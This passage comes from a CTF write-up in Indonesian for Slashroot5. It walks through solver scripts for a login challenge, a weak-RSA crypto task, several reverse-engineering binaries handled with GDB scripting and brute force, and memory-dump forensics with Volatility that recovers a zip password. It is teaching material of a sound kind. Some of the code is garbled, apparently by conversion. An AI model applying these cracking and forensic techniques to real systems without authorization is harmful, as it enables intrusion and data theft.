                    login(creds)
                else:
                    send({
                        "message": "Wrong username or password."
                    })

            elif data["action"] == "register":
                registered = False
                for i in range(len(registered_user)):
                    if registered_user[i]["username"] == data["username"]:
                        registered = True
                        break
                if not registered:
                    registered_user.append({
                        "username": data["username"],
                        "password": data["password"]
                    })
                    send({
                        "message": "User has been registered."
                    })
                else:
                    send({
                        "message": "User already exist."
                    })

            elif data["action"] == "change_password":
                found = False
                for i in range(len(registered_user)):

```





```
if('Wrong' not in tmp['message']):
    print(tmp['message'])
    found = False
    break
```

```
kosong ~ > ctf > slashroot > python solver_lupapasswd.py
[+] Opening connection to 103.145.226.170 on port 1012: Done
Congrats, here's your flag: Slashroot5{Br0 k0k b1s4 t4u p4ssw0rd adm1n???
```

Flag : Slashroot5{Br0\_k0k\_b1s4\_t4u\_p4ssw0rd\_adm1n???

## Wut is this? (1000 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
from Crypto.Util.number import *

def gen_key(e):
    while True:
        p = getPrime(512)
        q = getPrime(512)
        phi = (p-1) * (q-1)
        if GCD(e, phi) == 1:
            return e, p, q

def random_stuff(m, l):
    range_ = l - bytes_to_long(m).bit_length()
    padding = long_to_bytes(getRandomNBitInteger(range_))
    if len(padding) > 0xff:
        raise ValueError("Padding length exceed 0xff")
    result = bytes_to_long(chr(len(padding)).encode("latin1") + padding + m)
    return long_to_bytes(result << 2)

if __name__ == "__main__":
    FLAG = open("flag.txt", "rb").read()
    part1 = b"".join([chr(FLAG[i]).encode() for i in range(0, len(FLAG), 2)])
    part2 = b"".join([chr(FLAG[i]).encode() for i in range(1, len(FLAG), 2)])

    while True:
        e1, p1, q1 = gen_key(3)
        n1 = p1 * q1
        f1 = bytes_to_long(random_stuff(part1, 335))
        if pow(f1, e1) > n1:
            break

    e2, p2, q2 = gen_key(65537)
    n2 = p2 * q2
    f2 = bytes_to_long(part2)
```

```

ct1 = pow(f1, e1, n1)
ct2 = pow(f2, e2, n2)
r = pow(5*p2 + 4*q2, e1, n2)
s = pow(9*p2 + 5*q2, e2, n2)

print(f'n1 = {n1}')
print(f'n2 = {n2}')
print(f'ct1 = {ct1}')
print(f'ct2 = {ct2}')
print(f'r = {r}')
print(f's = {s}')

```

Untuk ct1 bugnya adalah nilai exponent yang kecil , namun dipadding , tapi bisa kita bruteforce nilai paddingnya untuk mendapatkan ciphertext yang merupakan bilangan kubik. Untuk ct2 berikut adalah penjabarannya

```

ct1 = ( 5p2 + 4q2 )^e1
ct2 = ( 9p2 + 5q2 )^e2

ct1^e2 = ( 5p2 + 4q2 )^e1e2 = 5p2^e1e2 + 4q2^e1e2
ct2^e1 = ( 9p2 + 5q2 )^e2e1 = 9p2^e1e2 + 5q2^e1e2

```

Pilih salah satu yang mau dihilangkan, misal  $q2^{e1e2}$  , jadi tinggal cari nilai inverse dari  $5^{e1e2}$  dan  $4^{e1e2}$  lalu kalikan dengan masing masing ct agar konstanta  $q2^{e1e2}$  nya menjadi 1 dan tinggal eliminasi.

```

4^-(e1e2)*ct1^e2 = ( 5p2 + 4q2 )^e1e2 = 5p2^e1e2*4^-(e1e2) + q2^e1e2
5^-(e1e2)*ct2^e1 = ( 9p2 + 5q2 )^e2e1 = 9p2^e1e2*5^-(e1e2) + q2^e1e2

```

Kurangi

$4p2^{e1e2}5^{-(e1e2)} \rightarrow$  memiliki faktor p , jadi tinggal lakukan gcd

Berikut solver yang kami gunakan

```

from math import gcd
from Crypto.Util.number import *
import gmpy2

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    g, y, x = egcd(b%a,a)
    return (g, x - (b//a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('No modular inverse')

```

```

        return x%m

def solve(ct, e, n, padding_len):
    new_ct = ct * pow(modinv(256, n) ** padding_len, e, n)
    new_ct %= n
    for i in range(256):
        potential_pt, is_cube = gmpy2.iroot(new_ct + (n * i), e)
        if is_cube:
            return long_to_bytes(potential_pt>>2)

n1 =
73814292968429735195834690781429441989822588625439830342971235070606265604
87095802148366878098155194683285003224336985093747186174097492243780556650
39743091881768943457957145804003938331403917719212286331005933734024126757
04585238301791759881295257935813358013135184331533998279266536975974054216
809959038577
n2 =
14178931396951571745024752663712069691331455638859439138049708659337698664
08315633771576718367368591680918803804304577217873237464055194053876441354
16724988558831425151713008932337188187039306489873783400615100397663211310
62997159579730056025176913150697518569321167130458267106252477966013773655
6076547406521
ct1 =
477066569221128960804169150836387317011646605164214121226737867093833201400
34303903220637210299716732804192359605081970486150525031904649059508477074
861074894792840838296788077607255860192211626011041533562278389229797524740
02106850312877633104835162028228834186718283054688226470751570521072049955
0255827557
ct2 =
20634146272139836320132323498062285154439077781413967965588887652046521135
57195029907384240546506371900121380832327164643811449427768825298435421815
831071538948111731640895545090394503243654378500274571205747742412318659041
51779675771987535229518609553609005226967474286316149430380125866691680049
86077292936
r =
35803818107255403161320871104371579785089651745435944750185994963728438730
45819214082942852177952051232051903407118822983830535658581766327201028976
88573485813918633736155107148032543379623137153171193803610077745921205209
21731930208372763440134843337881537891854771910404622026997707510592608176
040305575610
s =
19391162394644769326239579908821884705659053053253537341352231475794610992
519056504020458418958881026277468513156307021103699056518439112338459886184
04160651903122069152558413416128932700967989517496384403170762803668245418
082880118017899709114719271537865256927051234835026575569812881059266511480
4839710152
e1 = 3
e2 = 65537
lhs1 = r
lhs2 = s

```

```

lhs1 = pow(r, e2, n2)
lhs2 = pow(s, e1, n2)

lhs1 = inverse(pow(4, e1 * e2, n2), n2) * lhs1 % n2
lhs2 = inverse(pow(5, e1 * e2, n2), n2) * lhs2 % n2
lhs = (lhs1 - lhs2) % n2

p = GCD(lhs, n2)
q = n2//p
d2 = inverse(e2,(p-1)*(q-1))
a = "?"*30
b = long_to_bytes(pow(ct2,d2,n2)).decode()

for padding_len in range(336):
    a = solve(ct1,e1,n1,padding_len)
    if(a!=None):
        break
a = a[17:].decode()
flag = ""
for i in range(len(b)):
    flag += a[i]
    flag += b[i]
print(flag+"}")

```

```

kosong ~ > ctf > slashroot > wut > python solver_wut.py
Slashroot5{just_random_RSA_with_random_stuff_yes??}

```

Flag : Slashroot5{just\_random\_RSA\_with\_random\_stuff\_yes??}

## REV

### ez clap (828 pts)

Disini kami coba melakukan decompile terhadap file elf tersebut

```

1 int64 __fastcall check(int a1, int a2)
2 {
3     return a1 ^ (a2 * (a2 ^ 16 * ((unsigned __int8)(10 * a2) + 1337) ^ (unsigned __int8)(10 * a2))
4         + (unsigned __int8)(10 * a2) * 16 * ((unsigned int)(unsigned __int8)(10 * a2) + 1337));
5 }

```

Kami coba selesaikan dengan scripting dan z3 tapi hasilnya salah , yaudah kami lakukan scripting dengan mengambil nilai langsung pada eax

```

xor     eax, [rbp+var_24]
pop     rbp
retn
; } // starts at 7AA
check endp

```

Berikut script yang kami gunakan

```

#!/usr/bin/python3

static_val=0
class SolverEquation(gdb.Command):
    def __init__(self):
        super(SolverEquation, self).__init__("solve-equation",gdb.COMMAND_OBSCURE)

    def invoke(self, arg, from_tty):
        global static_val
        # run < <(python2 -c "print '0\n0\n'")
        gdb.execute("b *0x0000555555400803")
        gdb.execute("r")
        for i in range(255):
            val = addr2num(gdb.selected_frame().read_register("eax"))
            # print(val)
            gdb.execute("set {int}($rbp-0x24)=$eax")
            gdb.execute("c")
            static_val += val
            print(static_val)
        def addr2num(addr):
            try:
                return int(addr)&0xffffffff # Python 3
            except:
                return long(addr) # Python 2
        SolverEquation()

```

```

0x00007fffffffdc78 +0x0008: 0x000055555540086c → <main+100> test eax, eax
0x00007fffffffdc80 +0x0010: 0x0000000000000000
0x00007fffffffdc88 +0x0018: 0x00000000554006a0
0x00007fffffffdc90 +0x0020: 0x000000ff00000000
0x00007fffffffdc98 +0x0028: 0x87430193b267b500
0x00007fffffffdcac +0x0030: 0x0000000000000000
0x00007fffffffdcac +0x0038: 0x00007ffff7dd50b3 → <_libc_start_main+243> mov edi, eax

code:x86:64
0x5555554007fa <check+80> lock add eax, edx
0x5555554007fd <check+83> mov DWORD PTR [rbp-0x4], eax
0x555555400800 <check+86> mov eax, DWORD PTR [rbp-0x4]
→ 0x555555400803 <check+89> xor eax, DWORD PTR [rbp-0x24]
0x555555400806 <check+92> pop rbp
0x555555400807 <check+93> ret
0x555555400808 <main+0> push rbp
0x555555400809 <main+1> mov rbp, rsp
0x55555540080c <main+4> sub rsp, 0x20

threads
[#0] Id 1, Name: "chall", stopped 0x555555400803 in check (), reason: BREAKPOINT
trace
[#0] 0x555555400803 → check()
[#1] 0x55555540086c → main()

er 234: Input number 235: Input number 236: Input number 237: Input number 238: Input number 239: Input number 240: I
nput number 241: Input number 242: Input number 243: Input number 244: Input number 245: Input number 246: Input numb
er 247: Input number 248: Input number 249: Input number 250: Input number 251: Input number 252: Input number 253: I
nput number 254: Input number 255: FLAG: Slashroot5{0}
[Inferior 1 (process 13056) exited normally]
1550700672
gef>

```

Flag : Slashroot5{1550700672}

## BabyRev (894 pts)

Disini kami coba lakukan decompile

```

14 while ( &v8 != (char *)(&v9 - 74752) )
15 ;
16 v12 = __readfsqword(0x28u);
17 v3 = (const char *)((__int64 (__fastcall *) (const char *, const char **, const char **))readfile)(
18     "script.py",
19     argv,
20     envp);
21 strcpy(dest, v3);
22 for ( i = 0; i <= strlen(dest) - 2; ++i )
23 {
24     v7[i] = ((dest[i] ^ 5) + 2) % 256;
25     s[i] = v7[i];
26     stream = fopen("flag.slashroot", "wb+");
27     fputs(s, stream);
28     fclose(stream);
29 }
30 return 0;
31 }

```

Ternyata flag.slashroot berisi script.py , jadi tinggal lakukan reverse terhadap operasi xor dan plus tersebut

```

f = open("flag.slashroot", "r").read()
res = ""
for i in f:
    res += chr((ord(i)-2)^5)
print(res)

```

Berikut isi script.py

```
#!/usr/bin/env python3
import os

def shuffle_secret():
    secret_out = ""
    secret_str = ".join('slarootshrrootootrootctfroot2021'.split("root"))
    for count, loop in enumerate(secret_str):
        if count % 2 == 0:
            secret_out += ".join([chr(ord(ch) + 0x3) for ch in loop])"
        else:
            secret_out += loop
    return secret_out

for root, dirs, files in os.walk("./r00t"):
    for file in files:
        readFile = open(root + "/" + file, "rb").read()
        enc = ".join([chr(((a ^ ord(b)) + (ord("S") + ord("L")+ ord("A")+ ord("S")+ ord("H")+
ord("R")+ ord("O")+ ord("O")+ ord("T")))%256) for a, b in zip(readFile, shuffle_secret() *
25000))])"
        open("./secrets/" + file + ".slashroot", "wb").write(bytes(enc,"latin-1"))
```


Karena isinya hanya plus dan xor jadi bisa kita reverse, dan shuffle\_secret menghasilkan static value, berikut script yang kami gunakan.

```
#!/usr/bin/env python3
import os

def shuffle_secret():
    secret_out = ""
    secret_str = ".join('slarootshrrootootrootctfroot2021'.split("root"))
    for count, loop in enumerate(secret_str):
        if count % 2 == 0:
            secret_out += ".join([chr(ord(ch) + 0x3) for ch in loop])"
        else:
            secret_out += loop
    return secret_out

for root, dirs, files in os.walk("./secrets"):
    for file in files:
        readFile = open(root + "/" + file, "rb").read()
        enc = [(((a - ord("S") - ord("L")- ord("A")- ord("S")- ord("H")- ord("R")- ord("O")-
ord("O")- ord("T")))%256)^ord(b)) for a, b in zip(readFile, shuffle_secret() * 25000)]
        writeFile = open(root + "/" + file[:-10], "wb")
        writeFile.write(bytes(enc))
```





Setelah mencoba coba akhirnya dapet flagnya

Slashroot5{its\_just\_an\_ez\_chall}

Flag : Slashroot5{its\_just\_an\_ez\_chall}

## Box (957 pts)

Berikut hasil decompile file elf yang diberikan

```

1 unsigned __int64 sub_7CA()
2 {
3     int v1; // [rsp+0h] [rbp-20h]
4     int v2; // [rsp+0h] [rbp-20h]
5     int i; // [rsp+4h] [rbp-1Ch]
6     int v4; // [rsp+8h] [rbp-18h]
7     int v5; // [rsp+Ch] [rbp-14h]
8     time_t timer; // [rsp+10h] [rbp-10h] BYREF
9     unsigned __int64 v7; // [rsp+18h] [rbp-8h]
10
11     v7 = __readfsqword(0x28u);
12     v4 = (unsigned __int8)time(&timer);
13     v1 = v4;
14     if ( !v4 )
15         v1 = 105;
16     for ( i = 0; i <= 254; ++i )
17     {
18         v2 = (((unsigned __int8)(32 * v1) ^ v1) >> 3) ^ (unsigned __int8)(32 * v1) ^ v1;
19         v1 = (unsigned __int8)((_BYTE)v2 << 6) ^ v2;
20         dword_201040[i] = v1;
21     }
22     v5 = dword_20143C;
23     dword_20143C = dword_201040[v4];
24     dword_201040[v4] = v5;
25     return __readfsqword(0x28u) ^ v7;
26 }

```

Jadi sub\_7CA generate static value berdasarkan time yang diberikan , tapi nilai timenya 1 byte , jadi bisa di bf.

```

for ( i = 0; i < strlen(a2[1]); ++i )
{
    v3 = sub_8B0(i ^ (unsigned int)a2[1][i]);
    printf("%02x", v3);
}
puts(&s);

```

```

1 int64 __fastcall sub_8B0(int a1)
2 {
3     return (unsigned int)dword_201040[(unsigned __int8)((a1 >> 2) | ((_BYTE)a1 << 6)) ^ (unsigned __int8)((4 * a1) | (a1 >> 6)) ^ a1];
4 }

```

Fungsi sub\_8B0 juga bruteforceable , jadi tinggal di bf aja dengan printable character.  
 Pertama dump static value untuk time 0-255 sub\_7ca

```

#!/usr/bin/python3
import json

static_val=[]
class SolverEquation(gdb.Command):
    def __init__(self):
        super(SolverEquation, self).__init__("solve-equation",gdb.COMMAND_OBSCURE)

    def invoke(self, arg, from_tty):
        global static_val
        gdb.execute("b *0x5555554007f2")
        gdb.execute("b *0x555555400899")
        for i in range(256):
            gdb.execute("r")
            gdb.execute("set $eax="+str(i))
            gdb.execute("c")
            tmp = gdb.execute("x/256wx 0x555555601040",to_string=True)
            res = parse(tmp)
            static_val.append(res)
            with open('array.txt', 'w') as f:
                f.write(json.dumps(static_val))
def parse(f):
    f = f.split("\n")
    result = []
    for i in f:
        tmp = i.split("\t")
        for j in range(1,len(tmp)):
            result.append(int(tmp[j],16))
    return result
def addr2num(addr):
    try:
        return int(addr)&0xffffffff # Python 3
    except:
        return long(addr) # Python 2
SolverEquation()

```

Kemudian tinggal lakukan bruteforce printable karakter terhadap nilai enkripsi, jika panjang hasil decrypt sama dengan panjang enkripsi maka itulah flagnya

```
import string
q = [data_from_helper_box]
def sub_8B0(a1,arr):
    return arr[(((a1 >> 2) | (a1 << 6)) ^ ((4 * a1) | (a1 >> 6)) ^ a1)&0xff]
target =
"19a2666be124da855c91b58ec80aac7fb58f5c5cee4a244fd1606ec86eda244c14149812c0ac
8f595f1278".decode('hex')
for dword_201040 in q:
    tmp = ""
    for j,k in enumerate(target):
        for i in string.printable[:-6]:
            res = sub_8B0(j^ord(i),dword_201040)
            if(res==ord(k)):
                tmp += i
    if(len(tmp)==len(target)):
        print(tmp)
```


```
kosong ~ > ctf > slashroot python2 solver_box.py
Slashroot5{just_a_normal_substitution_hehe}
```

Flag : Slashroot5{just\_a\_normal\_substitution\_hehe}

## Foren

### Fix QeRen (649 pts)

Diberikan file qr.txt yang isinya seperti ini



Oke X = hitam dan \_ = putih, disini saya tidak jadikan gambar, tapi saya jadikan printable menggunakan script, berikut scriptnya

```
a = open('qr.txt', 'r').readlines()
b = []
for i in a:
    temp = ''
    for char in i:
        if char == "X":
            temp += ' '
        else:
```

```
temp += ' '
b.append(temp)

for i in b:
    print(i)
```


Setelah dijalankan akan jadi seperti ini

```
linux@linux:~/Desktop/2021CTF_Archive/Slashroot/PWN$ python kier.py
```



```
linux@linux:~/Desktop/2021CTF_Archive/Slashroot/PWN$
```

Setelah itu saya scan menggunakan hp



Flag : **Slashroot5{wuqUikLnCQ2CHCQqtZHF1ti4KXy84IYH}**

Elp me pls (828 pts)

Cari tahu profile memory dump dengan imageinfo

```
kosong ~ > ctf > tools > volatility > master ... 2 python2 vol.py -f dump/slash.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
      AS Layer1 : IA32PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (/home/kosong/ctf/tools/volatility/dump/slash.raw)
      PAE type : No PAE
      DTB : 0x39000L
      KDBG : 0x8054cde0L
      Number of Processors : 1
      Image Type (Service Pack) : 3
      KPCR for CPU 0 : 0xffdf000L
      KUSER_SHARED_DATA : 0xffdf000L
      Image date and time : 2021-09-07 00:23:04 UTC+0000
      Image local date and time : 2021-09-07 08:23:04 +0800
```

Selanjutnya kita coba beberapa fitur yang ada , salah satunya filescan

```
kosong ~ > ctf > tools > volatility > master ... 2 python2 vol.py -f dump/slash.raw --profile=WinXPSP2x86 filescan > dump/slashroot/filescan.txt
Volatility Foundation Volatility Framework 2.6.1
```

Disini kami menemukan file zip

```
43 0x000000001f0b570 1 1 R--rw- \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
44 0x000000001f0c860 1 1 ----- \Device\NamedPipe\svrsvc
45 0x000000001f0ccf8 2 1 ----- \Device\NamedPipe\lsass
46 0x000000001f0db18 1 0 -WD--- \Device\HarddiskVolume1\flag.zip
47 0x000000001f0dc38 1 0 R--rw- \Device\HarddiskVolume1\WINDOWS\twunk_16.exe
48 0x000000001f0f5b8 1 0 ----- \Device\KSENUM#00000002\{9B365890-165F-11D0-A195-0020AFD156E4}
49 0x000000001f0f718 1 1 R--rw-
```

Lalu kami lakukan dump pada file tersebut

```

kosong ~ > ctf > tools > volatility > master ... 2 python2 vol.py -f dump/slash.raw --profile=WinXPSP2x86 dumpfiles -n --dump-dir=dump/slashroot/ -Q 0x0000000001f0db18
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x01f0db18 None \Device\HarddiskVolume1\flag.zip

```

Ternyata zipnya dipassword, mencoba mencari menggunakan mft parser hanya menemukan file lnk dan fake password. Selanjutnya kami coba lakukan shellbags.

```

*****
Registry: \Device\HarddiskVolume1\Documents and Settings\ASUS\NTUSER.DAT
Key: Software\Microsoft\Windows\ShellNoRoam\Bags\24\Shell
Last updated: 2021-09-07 00:21:40 UTC+0000
Value      File Name      Modified Date      Create Date      Access Date
-----
File Attr  Unicode Name
-----
ItemPos1920x962(1) DumpIt.exe      2021-09-06 10:56:12 UTC+0000  2021-09-06 10:56:10 UTC+0000  2021-09-06 23:
24:06 UTC+0000 ARC      DumpIt.exe
ItemPos1920x962(1) flag.zip        2021-09-06 13:53:22 UTC+0000  2021-09-06 13:54:30 UTC+0000  2021-09-06 23:
23:12 UTC+0000 ARC      flag.zip
ItemPos1920x962(1) pass.txt       2021-09-06 13:52:36 UTC+0000  2021-09-06 23:22:40 UTC+0000  2021-09-07 00:
00:14 UTC+0000 ARC      pass.txt
*****

```

Dari informasi tersebut kami coba semua yang berhubungan dengan txt, memdump notepad, cmdscan, dan clipboard.

Ternyata ketika kami coba jalankan fungsi clipboard terdapat base64 encode yang berbeda dengan fake password sebelumnya. Selanjutnya karena seperti terpotong maka kami gunakan verbose untuk memperlihatkan keseluruhan datanya

```

kosong ~ > ctf > tools > volatility > master ... 2 python2 vol.py -f dump/slash.raw --profile=WinXPSP2x86 clipbo
ard
Volatility Foundation Volatility Framework 2.6.1
Session WindowStation Format Handle Object Data
-----
0 WinSta0 CF_UNICODETEXT 0x1100b1 0xe1508810 a2xvIGRpIGRLY29kZSBwYXNz...Gkgc2FsYWggYW9rd29ha3c=
0 WinSta0 CF_LOCALE 0x40107 0xe1b2af28
0 WinSta0 CF_TEXT 0x1 -----
0 WinSta0 CF_OEMTEXT 0x1 -----
kosong ~ > ctf > tools > volatility > master ... 2 python2 vol.py -f dump/slash.raw --profile=WinXPSP2x86 clipbo
ard -v
Volatility Foundation Volatility Framework 2.6.1
Session WindowStation Format Handle Object Data
-----
0 WinSta0 CF_UNICODETEXT 0x1100b1 0xe1508810 a2xvIGRpIGRLY29kZSBwYXNz...Gkgc2FsYWggYW9rd29ha3c=
0xe150881c 61 00 32 00 78 00 76 00 49 00 47 00 52 00 70 00 a.2.x.v.I.G.R.p.
0xe150882c 49 00 47 00 52 00 6c 00 59 00 32 00 39 00 6b 00 I.G.R.L.Y.2.9.k.
0xe150883c 5a 00 53 00 42 00 77 00 59 00 58 00 4e 00 7a 00 Z.S.B.w.Y.X.N.z.
0xe150884c 64 00 32 00 39 00 79 00 5a 00 47 00 35 00 35 00 d.2.9.y.Z.G.5.5.
0xe150885c 59 00 53 00 42 00 71 00 5a 00 47 00 6b 00 67 00 Y.S.B.q.Z.G.k.g.
0xe150886c 63 00 32 00 46 00 73 00 59 00 57 00 67 00 67 00 c.2.F.s.Y.W.g.g.
0xe150887c 59 00 57 00 39 00 72 00 64 00 32 00 39 00 68 00 Y.W.9.r.d.2.9.h.
0xe150888c 61 00 33 00 63 00 3d 00 00 00 a.3.c.=...
0 WinSta0 CF_LOCALE 0x40107 0xe1b2af28
0xe1b2af34 09 04 00 00 .....
0 WinSta0 CF_TEXT 0x1 -----
0 WinSta0 CF_OEMTEXT 0x1 -----

```

Selanjutnya kami coba decode

```

kosong ~ > ctf > tools > volatility > master ... 2 echo -n "a2xvIGRpIGRLY29kZSBwYXNzd29yZG55YSBqZGkgc2FsYWggYW9rd29ha3c=" | base64 -d
klo di decode passwordnya jdi salah aokwoakw
kosong ~ > ctf > tools > volatility > master ... 2

```

Jadi kemungkinan passwordnya adalah encoded text tersebut

```

kosong ... > volatility > dump > slashroot > master ... 2 unzip file.None.0x8214bfa0.flag.zip.dat
Archive: file.None.0x8214bfa0.flag.zip.dat
[file.None.0x8214bfa0.flag.zip.dat] flag.png password:
replace flag.png? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
inflating: flag.png

```

Kemudian buka file flag.png dan didapatkan flagnya



Flag : Slashroot5{ezpz\_mem\_analysis\_yes?}